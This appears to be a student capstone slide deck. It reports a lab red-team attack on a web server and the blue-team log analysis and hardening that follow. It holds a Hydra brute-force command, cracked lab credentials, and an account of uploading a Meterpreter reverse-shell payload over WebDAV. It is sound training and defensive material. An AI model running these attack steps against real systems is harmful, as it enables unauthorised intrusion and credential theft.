



# Capstone Engagement Assessment, Analysis, and Hardening of a Vulnerable System

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# Management Summary

# Management Summary


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This report outlines the Assessment, Analysis and Hardening of a Vulnerable System within the company

- The Capstone Web Server system was the target
  - The Capstone Web Server was successfully exploited on **Saturday November 7<sup>th</sup>, 2020**
  - Sensitive data was obtained and lead to further Exploitation, which resulted in the remote backdoor access to the system
  - Several vulnerabilities were present, and the opportunity for detection was missed, which is detailed within the report for review
  - Mitigation strategies were provided along with key examples to assist in hardening the system and prevent future exposure risk
-

# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.1  
OS: Windows  
Hostname: Gateway / ML-  
RefVM-684427

IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali  
Attacker Machine

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK

IPv4: 192.168.1.105  
OS: Linux  
Hostname: Capstone  
**Target Machine**

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and squares, creating a textured, low-poly effect.

# Red Team Security Assessment

# Recon: Describing the Target

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Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVM-684427	192.168.1.1	Gateway/Jump Box
Kali	192.168.1.90	Attacker's Machine
ELK	192.168.1.100	Network Security Monitor (NSM) / Log Analysis
Capstone	192.168.1.105	Webserver / Target Machine



# Vulnerability Assessment

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The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure	Sensitive data was accessible from the internet. Red Team was able to use the browser to read the full contents of directories on the Capstone server.	The contents of the directories revealed that Ashton is the administrator for the director: /company_folders/secret_folder
Security Misconfiguration / Weak Password Policy	<p>System settings allow brute force attack of password. Passwords were easily cracked using Hydra and crackstation.net.</p> <p>No lockout for failed login attempts allowing for a potential brute force attack.</p>	Allowed the Red Team to brute force attack Ashton's password. This allowed the Red Team to gain access to the secret folder containing additional information
Unrestricted File Upload	Uploaded .php files represents a significant risk to applications/systems.	Allowed the Red Team to gain root access to the Capstone web server and create a backdoor to the network

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# Exploitation: Sensitive Data Exposure

01

## Tools & Processes

Nmap was used to run a scan on IP range 192.168.1.0/24.

The scan revealed that ports 22 and 80 were open. This allowed the Red Team to navigate to 192.168.1.105 with a web browser to gain access and navigated to the different folders and discovered that the secret\_folder existed

Nmap -sS -A 192.168.1.1/24

```
Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29
|_ http-ls: Volume /
|   maxfiles limit reached (10)
|   SIZE  TIME                FILENAME
|   -    2019-05-07 18:23  company_blog/
| 422    2019-05-07 18:23  company_blog/blog.txt
|   -    2019-05-07 18:27  company_folders/
|   -    2019-05-07 18:25  company_folders/company_culture/
```

# Exploitation: Sensitive Data Exposure


02

## Achievements

The information obtained with the nmap scan and reviewing the contents of the company directories provided further information that Ashton is the admin for the /company\_folder/secret\_folder/. The secret folder contains sensitive information which is used to execute the brute force attack and steal data.

03


## Results



Index of /company\_folders/secret\_folder/

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>			
<a href="#">connect to corp server</a>	201		

Apache/2.4.29 (Ubuntu) Server



192.168.1.105/meet\_our\_team/ashton.txt

Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company\_folders/secret\_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

# Exploitation: Security Misconfiguration / Weak Password Policy

01

## Tools & Processes

Executed Hydra to conduct the brute force dictionary attack using the rockyou.txt file to get Ashton's password

```
root@Kali:/usr/share/wordlists# hydra -l Ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder/
```

02

## Achievements

Hydra was used to brute force Ashton's password which allow us to gain access to the company's /secret\_folder/. Has for Ryan's password was found and cracked allowing access to dav://192.168.1.105/webdav/

03

## Results

```
[*][TEMP] target 192.168.1.105 - login 'ashton' - pass 'jackass2' - 10143 0 f 14344399 [child 3] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: //right hi
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-07 1
1:32:19
root@Kali:/usr/share/wordlists#
```

192.168.1.105/company\_fol x +


192.168.1.105/company\_folders/secret\_folder/connect\_to\_corp\_server

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Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser



# Exploitation: Unrestricted File Upload

## Tools & Processes

Created and uploaded msfvenom payload: php/meterpreter/reverse\_tcp

01

Established the remote listener

Executed reverse shell backdoor on the Capstone web server

## Achievements

02

Webdav was not secure and allowed the Red Team to upload the .php file which created a reverse shell backdoor onto the Capstone 192.168.1.105 web server.


## Results

Reverse shell backdoor established

03

```
meterpreter > shell
Process 22216 created.
Channel 3 created.
find / -iname *flag* 2>dev/null
/flag.txt
```

```
meterpreter | cat flag.txt
bing0w@5h1sn@m0
meterpreter > |
```




# **Blue Team**

## Log Analysis and Attack Characterization


# Analysis: Identifying the Port Scan

- Port scan occurred on Nov 7<sup>th</sup>, 2020 @ 19:31:10 with 763 packet sent from 192.168.1.90
- 109,216 packets were sent from 192.168.1.90
- Multiple ports requested at the same time are indicative of a port scan



# Analysis: Finding the Request for the Hidden Directory

- The first request occurred on Nov 7<sup>th</sup> starting at 19:31:10 (7:31:10 pm)
- 15,280 requests were made to the /secret\_folder, mostly during the brute force attack



- The “`http://192.168.1.105/company_folders/secret_folder/`” file was attacked with 15,280 requests. This file contains instruction for connecting to webdav and Ryan’s hashed password which was cracked using crackstation.net

url.full: Descending	Count
<code>http://192.168.1.105/company_folders/secret_folder/</code>	15,280
<code>http://127.0.0.1/server-status?auto=</code>	5,052

192.168.1.105(company\_folders) X +

192.168.1.105/company\_folders/secret\_folder/connect\_to\_corp\_server

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Personal Note




In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad9a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but I'll use ryan's account) and password
5. I can click and drag files into the share and reload my browser




# Analysis: Uncovering the Brute Force Attack

- 15,261 requests were made in the direct brute force attack before the password was cracked
- The password was discovered on Nov 7<sup>th</sup>, 2020 at 19:32:19 (7:32:19 pm) and the attacker was able to gain access to the system and the /secret\_folder/




# Analysis: Finding the WebDAV Connection

- The <http://192.168.1.90/webdav/> directory was requested 144 times
- The <http://192.168.1.90/webdav/passwd.dav> was requested 562 times
- The <http://192.168.1.90/webdav/payload.php> was requested 32 times
- Backdoor payload.php was uploaded on Nov 7 at 20:22:32



```
Nov 7, 2020 @ 20:22:32.908 url.path: /webdav/payload.php http.request.method: put @timestamp: Nov 7, 2020 @ 20:22:32.908
network.community_id: 1:pKMVEcQruM+AAZMbXtdM8MLYFS8= network.bytes: 1.9KB network.type: ipv4 network.transport: tcp
network.protocol: http network.direction: outbound type: http query: PUT /webdav/payload.php server.ip: 192.168.1.105
server.port: 80 server.bytes: 537B status: OK source.bytes: 1.3KB source.ip: 192.168.1.90 source.port: 52484 method: put
event.kind: event event.category: network_traffic event.dataset: http event.duration: 1.6 event.start: Nov 7, 2020 @
```



# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

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## Alarm

**The following alarms can be set to detect future port scans.**

Alarm that detects any IP address that is scanning the network that is not a trusted IP address (Trusted IP address should be placed on the Whitelist)

Alarm that detects destination ports that are not 80 and 443 and attempted access > 100 requests per second intervals

**Alarm details/threshold:**

Alert emails and log > 100 requests per second intervals against destination ports that are not 80 and 443 and detected in the same time stamp from the same IP

## System Hardening

**What configurations can be set on the host to mitigate port scans?**

Conduct internal port scans to determine if there are more ports open than required. Check system to determine existing weak points that could be exploited.

Firewall equipped with well-audited rules, close off all unused ports (protecting ports that are exposed and their visibility), make sure that all remote users and access points are secured.

Configure a Web Application Firewall to detect and block malicious requests before they reach users applications

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

**The following alarm can be set to detect future access to directories with sensitive data**

Sensitive files or directories accessed by non whitelisted IP addresses

Whitelist only the trusted IP addresses and firewall rules to deny any non-trusted IP's

### **Alert details/threshold:**

Alert email and log when protected files and directories containing sensitive data are accessed by outside non-trusted IP addresses.

Alert email and log when > 1 attempt is made to access the /secret\_folder/ from IP's other than on the Whitelist

## System Hardening

**What confirmation can be set on the host to block unwanted access?**

All sensitive data should be removed and never placed on public facing web servers

Managing IP's by Whitelisting and Blacklisting rules

Httpd.conf file configuration:

- Nano /etc/httpd/conf/httpd.conf (file location may vary)
- Locate directory section (/var/www/) and set as follows:

```
<Directory /var/www/>
    Order allow,deny
    Allow from 192.168.1.1
    Allow from 192.168.1.105
    Deny from all
    <LimitExcept GET POST HEAD > deny from all
    </LimitExcept>
</Directory>
```

Blacklisted IP's will not be able to access the 'secret\_folder/

# Mitigation: Preventing Brute Force Attacks

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## Alarm

**The following alarm can be set to detect future brute force attacks**

Any Error (401) responses detecting in > 100 requests per second intervals requests

Any OK (200) responses from a non-trusted IP address

Whitelist only the trusted IP addresses and firewall rules to deny any non-trusted IP's

**Alert details/threshold:**

Alert email and log > 5 failed login attempts within a 1 time timestamp

Alert email for any login attempts by Mozilla/4.0 (Hydra)

Alert email for any login attempts from an untrusted outside IP address attempting to log into the system

## System Hardening

Enforce a strong password policy

Limit failed login attempts

Use Captcha to ensure the user is human

Limit logins to a specified IP address or range

Two factor authentication

Unique login URLs

Monitoring logs

# Mitigation: Detecting the WebDAV Connection

## Alarm

**The following alarm can be set to detect future access to directories with sensitive data**

Monitor sensitive files or directories accessed on webdav by non whitelisted IP addresses. Monitor with Filebeat

Whitelist only the trusted IP addresses and firewall rules to deny any non-trusted IP's

### **Alert details/threshold:**

Alert email and log when protected files are accessed on the webdav directories containing sensitive data by outside non-trusted IP addresses.

Alert email and log when > 1 attempt is made to access the webdav directory from IP's other than on the Whitelist

## System Hardening

**What confirmation can be set on the host to block unwanted access?**

All sensitive data should be removed and never placed on public facing web servers

System Administrators should install and configure Filebeat to monitor activity on the network

httpd.conf file configuration:

- Nano /etc/httpd/conf/httpd.conf (file location may vary)
- Locate directory section (/var/www/) and set as follows:

```
<Directory /var/www/webdav/>
    Order allow,deny
    Allow from 192.168.1.1
    Allow from 192.168.1.105
    Deny from all
    <LimitExcept GET POST HEAD > deny from all
    </LimitExcept>
</Directory>
```

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

**The following alarm can be set to detect future uploads?**

Alarm when a “put” HTTP request from a non whitelisted IP indicating server files are altered

Alarm when there is a POST request that contains a file being uploaded that is not in a permitted format such as .php

### **Alert details/threshold:**

Alert email and log when “put” request method is made on protected files or directories containing sensitive data are being accessed by outside non-trusted IP addresses.

Alert email and log when a forbidden file is being uploaded by a non-trusted IP address

## System Hardening

**What configuration can be set on the host to block file uploads?**

Filebeat should be enabled and configured to monitor for format file types that are not permitted (i.e. .php)

Whitelisting and Blacklisting in the httpd.conf file configuration:

- Nano /etc/httpd/conf/httpd.conf (file location may vary)
- Locate directory section (/var/www/) and set as follows:

```
<Directory /var/www/>
    Order allow,deny
    Allow from 192.168.1.1
    Allow from 192.168.1.105
    Deny from all
    <LimitExcept GET POST HEAD > deny from all
</LimitExcept>
</Directory>
```





Questions?



**Thank You!**